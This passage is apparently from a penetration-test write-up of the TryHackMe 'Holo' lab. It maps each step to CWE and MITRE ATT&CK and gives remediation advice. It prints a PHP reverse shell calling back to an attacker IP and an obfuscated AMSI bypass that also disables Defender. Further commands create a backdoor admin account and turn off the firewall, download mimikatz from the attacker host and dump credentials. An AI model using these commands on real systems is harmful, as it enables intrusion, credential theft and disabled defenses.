  <script src="upload.js"></script>
 </head>
<body>
  <div class="box_container">
    <a href="index.php"><img src="holo_logo_text_medium.png" alt="holo logo" class="logo_center"></a>
    <div class="login_container">    <form class="form-inline" method='post' enctype='multipart/form-data' action="upload.php">
    <input type='file' name='fileToUpload' id='fileToUpload'>
    <input class='btn' type='submit' value='Upload' name='submit' id='submitBtn'>
  </form>
</div>
</html>
```

From the source of upload image page, we can see that it is using a JavaScript named "upload.js" to process the upload.

We have check on the "upload.js" JavaScript, below is what we found interesting; basically, it allows us to upload anything to 10.200.107.31:



With unrestricted file upload, we can craft a reverse shell php and upload to 10.200.107.31 that will get us access to the system, refer to [this link for PHP Reverse Shell]


Download php reverse shell code and modify the php reverse shell and provide the IP of our attacker machine and port to be bind as shown below:

```
170     }
171 }
172 echo '<pre>';
173 // change the host address and/or port number as necessary
174 $sh = new Shell('10.50.103.20', 18888);
175 $sh->run();
176 unset($sh);
177 // garbage collector requires PHP v5.3.0 or greater
178 // @gc_collect_cycles();
179 echo '</pre>';
180 ?>
181
```

The specific Proof-of-Concept Payload Code used in PHP Reverse Shell as shown in code snippet below:

```
1.  $sh = new Shell('10.50.103.20',18888);
```

Upload to 10.200.107.31 via upload page and it show a successful uploaded message in below:



Second Vulnerability Found

CWE-434: Unrestricted Upload of File with Dangerous Type

Impact | Severity of the vulnerability:

- High

System Affected:

- 10.200.107.31

Description of the vulnerability found:

- HOLO allowed unrestricted upload of file to the http://10.200.107.31
- This configuration allows attackers to upload malicious file that create backdoor or reverse shell to the system in which BLACK SUN SECURITY used to upload reverse shell php file and gain access to the system.

Explanation of the vulnerability found:

- Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.
- The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.
- The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common. As a result the severity of this type of vulnerability is high.

References for the vulnerability:

- Unrestricted File Upload - OWASP

Vulnerability Fix | Remediation:

- Ensure that only one extension is used in the filename. Some web servers, including some versions of Apache, may process files based on inner extensions so that "filename.php.gif" is fed to the PHP interpreter.[REF-422] [REF-423]
- Define a very limited set of allowable extensions and only generate filenames that end in these extensions. Consider the possibility of XSS (CWE-79) before allowing .html or .htm file types.
- It is necessary to have a list of only permitted extensions on the web application. And, file extension can be selected from the list. For instance, it can be a “select case” syntax (in case of having VBScript) to choose the file extension in regards to the real file extension.
- Uploaded directory should not have any “execute” permission and all the script handlers should be removed from these directories.

Remediation Owner:

- Web Application Developer
- System Owner

Web Enumeration on Upload Directory

However, we have no idea where the file is stored in the system.

For this we fire up gobuster to check what is the directory available.


The gobuster command we used as below:

```
1. sudo gobuster -t 35 –delay 100ms dir -e -u http://10.200.107.31 -o TryHackMe-gobuster-dir-10.200.107.31 -w
   /usr/share/dirb/wordlists/common.txt
```

And below is the result of gobuster scan, there is a directory called "images".

```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo gobuster -t 35 --delay 100ms dir -e -u "http://10.200.107.31" -o TryHackMe-gobuster-dir-10.200.107.31 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.200.107.31
[+] Method:                  GET
[+] Threads:                 35
[+] Delay:                   100ms
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/09/09 04:26:14 Starting gobuster in directory enumeration mode
===============================================================
http://10.200.107.31/.htpasswd            (Status: 403) [Size: 303]
http://10.200.107.31/.htaccess            (Status: 403) [Size: 303]
http://10.200.107.31/.hta                 (Status: 403) [Size: 303]
http://10.200.107.31/aux                  (Status: 403) [Size: 303]
http://10.200.107.31/cgi-bin/             (Status: 403) [Size: 303]
http://10.200.107.31/com1                 (Status: 403) [Size: 303]
http://10.200.107.31/com3                 (Status: 403) [Size: 303]
http://10.200.107.31/com2                 (Status: 403) [Size: 303]
http://10.200.107.31/con                  (Status: 403) [Size: 303]
http://10.200.107.31/examples             (Status: 503) [Size: 403]
http://10.200.107.31/Images               (Status: 301) [Size: 340] [--> http://10.200.107.31/Images/]
http://10.200.107.31/images               (Status: 301) [Size: 340] [--> http://10.200.107.31/images/]
http://10.200.107.31/img                  (Status: 301) [Size: 337] [--> http://10.200.107.31/img/]
http://10.200.107.31/index.php            (Status: 200) [Size: 2098]
http://10.200.107.31/licenses             (Status: 403) [Size: 422]
http://10.200.107.31/lpt1                 (Status: 403) [Size: 303]
http://10.200.107.31/lpt2                 (Status: 403) [Size: 303]
http://10.200.107.31/nul                  (Status: 403) [Size: 303]
```

We access to the directory found and the reverse shell php is inside.



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
rev.php	2021-09-09 08:24	9.1K	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.107.31 Port 80


Reverse Shell Access

Next we spin up netcat listener on our attacker machine and using curl command to activate the php reverse shell we have uploaded to 10.200.107.31


Below is the command we used:

```
1. curl http://10.200.107.31/images/rev.php
```

Below is the result of “curl” command to activate php reverse shell:



Below is the reverse shell call-back and received on our attacker machine:



MITRE ATT&CK Framework References (Exploitation on Unrestricted File Upload)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to gain reverse shell access on 10.200.107.31 as listed below:

- Tactic - TA0001 - Initial Access
- Tactic – TA0002 - Execution
- Technique - T1190 - Exploit Public-Facing Application
- Technique – T1059 - Command and Scripting Interpreter
- Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell
- Tactic – TA0003 - Persistence
- Technique – T1505 - Server Software Component
- Sub-technique – T1505.003 - Server Software Component: Web Shell

Persistent Access (Maintain Access)

Right away, we know this is a Windows system, and checking basic information as below:

```
C:\web\htdocs\images>dir
 Volume in drive C has no label.
 Volume Serial Number is 3A33-D07B

 Directory of C:\web\htdocs\images

09/09/2021  08:24 AM    <DIR>          .
09/09/2021  08:24 AM    <DIR>          ..
09/09/2021  08:24 AM             9,287 rev.php
               1 File(s)          9,287 bytes
               2 Dir(s)  14,872,895,488 bytes free

C:\web\htdocs\images>whoami
nt authority\system

C:\web\htdocs\images>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::b47d:80fe:3bc:b670%6
   IPv4 Address. . . . . . . . . . . : 10.200.107.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.107.1

C:\web\htdocs\images>
```


Since this is a reverse shell which is unstable and we will need to create persistent access to the system, below is what we have done to gain persistent access to the system.

- create a user on the system
- add the user created to local administrator group
- turn off windows firewall for all profile
- add "Everyone" into "Remote Desktop Users", this will allow us to remote desktop into the system.

Below is the Proof-of-Concept Payload Code we used for above mentioned tasks.

```
1. net user hacker hackP@ssw0rd /add
2. net localgroup administrators hacker /add
3. netsh advfirewall set allprofiles state off
4. net localgroup "Remote Desktop Users" Everyone /Add
```

Below is the screenshot of above command executed successfully:



MITRE ATT&CK Framework References (Persistent Access)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to create persistent access on 10.200.107.31 as listed below:

- Tactic – TA0003 - Persistence
- Technique – T1098 - Account Manipulation
- Technique – T1136 – Create Account
- Sub-technique – T1136.001 - Create Account: Local Account
- Tactic – TA0005 – Defense Evasion
- Technique – T1562 - Impair Defenses
- Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall

Defense Evasion

As we are working with Windows system, we also using powershell command below to bypass Windows AMSI, this will allow us to run command or execute tools without trigger Windows Anti-Malware system.

```
1. [Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String
   ('QQBtAHMAaQBVAHQAaQBsAHMA'))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAH
   MAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)
2.
3. Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
4.
5. Set-MpPreference -DisableRealtimeMonitoring $true
```

MITRE ATT&CK Framework References (Defense Evasion)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to bypass Windows AMSI on 10.200.107.31 as listed below:

- Tactic – TA0005 – Defense Evasion
- Technique – T1562 - Impair Defenses
- Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools
- Technique – T1211 - Exploitation for Defense Evasion

Root.txt

Next we enumerate through the system and found the “root.txt” on “C:\Users\Administrator\Desktop”

root.txt found on 10.200.107.31 as shown below:

```
C:\web\htdocs\images>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 3A33-D07B

 Directory of C:\Users\Administrator\Desktop

12/03/2020  06:32 PM    <DIR>          .
12/03/2020  06:32 PM    <DIR>          ..
12/03/2020  06:32 PM                38 root.txt
               1 File(s)             38 bytes
               2 Dir(s)  14,857,179,136 bytes free

C:\Users\Administrator\Desktop>type root.txt
[redacted]
C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::b47d:80fe:3bc:b670%6
   IPv4 Address. . . . . . . . . . . : 10.200.107.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.107.1

C:\Users\Administrator\Desktop>
```

Credential Dumping

As we are working on Windows system, we have uploaded most popular tools such as "mimikatz" to dump 10.200.107.31 system hashes using powershell command below:

```
1.  Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" -outfile "mimikatz.exe"
```

Next, we run command below to dump all possible credential information and hashes such as NTLM via mimikatz.

```
1.  .\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit
```

And right away from mimikatz result, we found clear text credential for one of the user (watamet) on the system as shown below:

```
Authentication Id : 0 ; 293034 (00000000:000478aa)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 9/9/2021 7:27:11 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     :
         * SHA1     :
         * DPAPI    :
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password :
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/9/2021 7:26:49 AM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :
```

MITRE ATT&CK Framework References (Credential Dumping)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to dump NTLM hash on 10.200.107.31 as listed below:


- Tactic - TA0006 - Credential Access
- Technique – T1003 - OS Credential Dumping
- Sub-technique – T1003.005 - OS Credential Dumping: Cached Domain Credentias
- Sub-technique – T1003.002 - OS Credential Dumping: Security Account Manager
- Sub-technique – T1003.001 - OS Credential Dumping: LSASS Memory
- Sub-technique – T1003.004 - OS Credential Dumping: LSA Secrets

Targeted System: 10.200.107.35 (Host IP)

Lateral Movement

With the credentials found, let's move on to another system.

We have tried the credentials found on different system, only 10.200.107.35 is accessible as shown below:



MITRE ATT&CK Framework References (Lateral Movement)


MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to access 10.200.107.35 as listed below:

- Tactic – TA0008 - Lateral Movement
- Technique – T1021 – Remote Services
- Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol

User.txt

Right off the bat, we found user.txt on desktop.

user.txt on 10.200.107.35 as shown below:



Defense Evasion

As we are using "watamet" user logging in 10.200.107.35 and it does not have local administrator right on the system, hence unable to execute command require admin privilege.

We decided to use applocker bypass checker (that was downloaded on our attacker machine) to check if the system has enabled applocker which most Windows system does and get the folder is accessible without restricted.

The applocker bypass checker can be download here

We execute powershell command below to download the applocker bypass checker from our attacker machine:


```
1.  Invoke-WebRequest "http://10.50.103.20/applocker-bypas-checker.ps1.txt" -outfile "applocker-bypas-checker.ps1"
```

To be safe, we have download the applocker bypass checker in “C:\Windows\Tasks”, this is the folder used by Windows Scheduled Task.

Next, we run the following powershell command to start the applocker bypass checker:

```
1.  .\ applocker-bypas-checker.ps1
```

Below is the result of applocker bypass checker:



Result of applocker bypass checker shows several directories are allow with execution permission without being block by AppLocker in which BLACK SUN SECURITY used “C:\Windows\Tasks” for further exploit.

MITRE ATT&CK Framework References (Defense Evasion)


MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to bypass Windows AppLocker on 10.200.107.35 as listed below:

- Tactic – TA0005 – Defense Evasion
- Technique – T1211 - Exploitation for Defense Evasion

Exploitation of DLL Hijacking

From here, we can confirm that “C:\Windows\Tasks” is safe for us to execute command and tool.

Now, we start to enumerate the system and we found a very interesting application (kavremover.exe) at “C:\Users\watamet\Applications\” as shown below, which is unusual path for program.



Immediate we check is there any vulnerability or exploit for this application, and here is what we found.

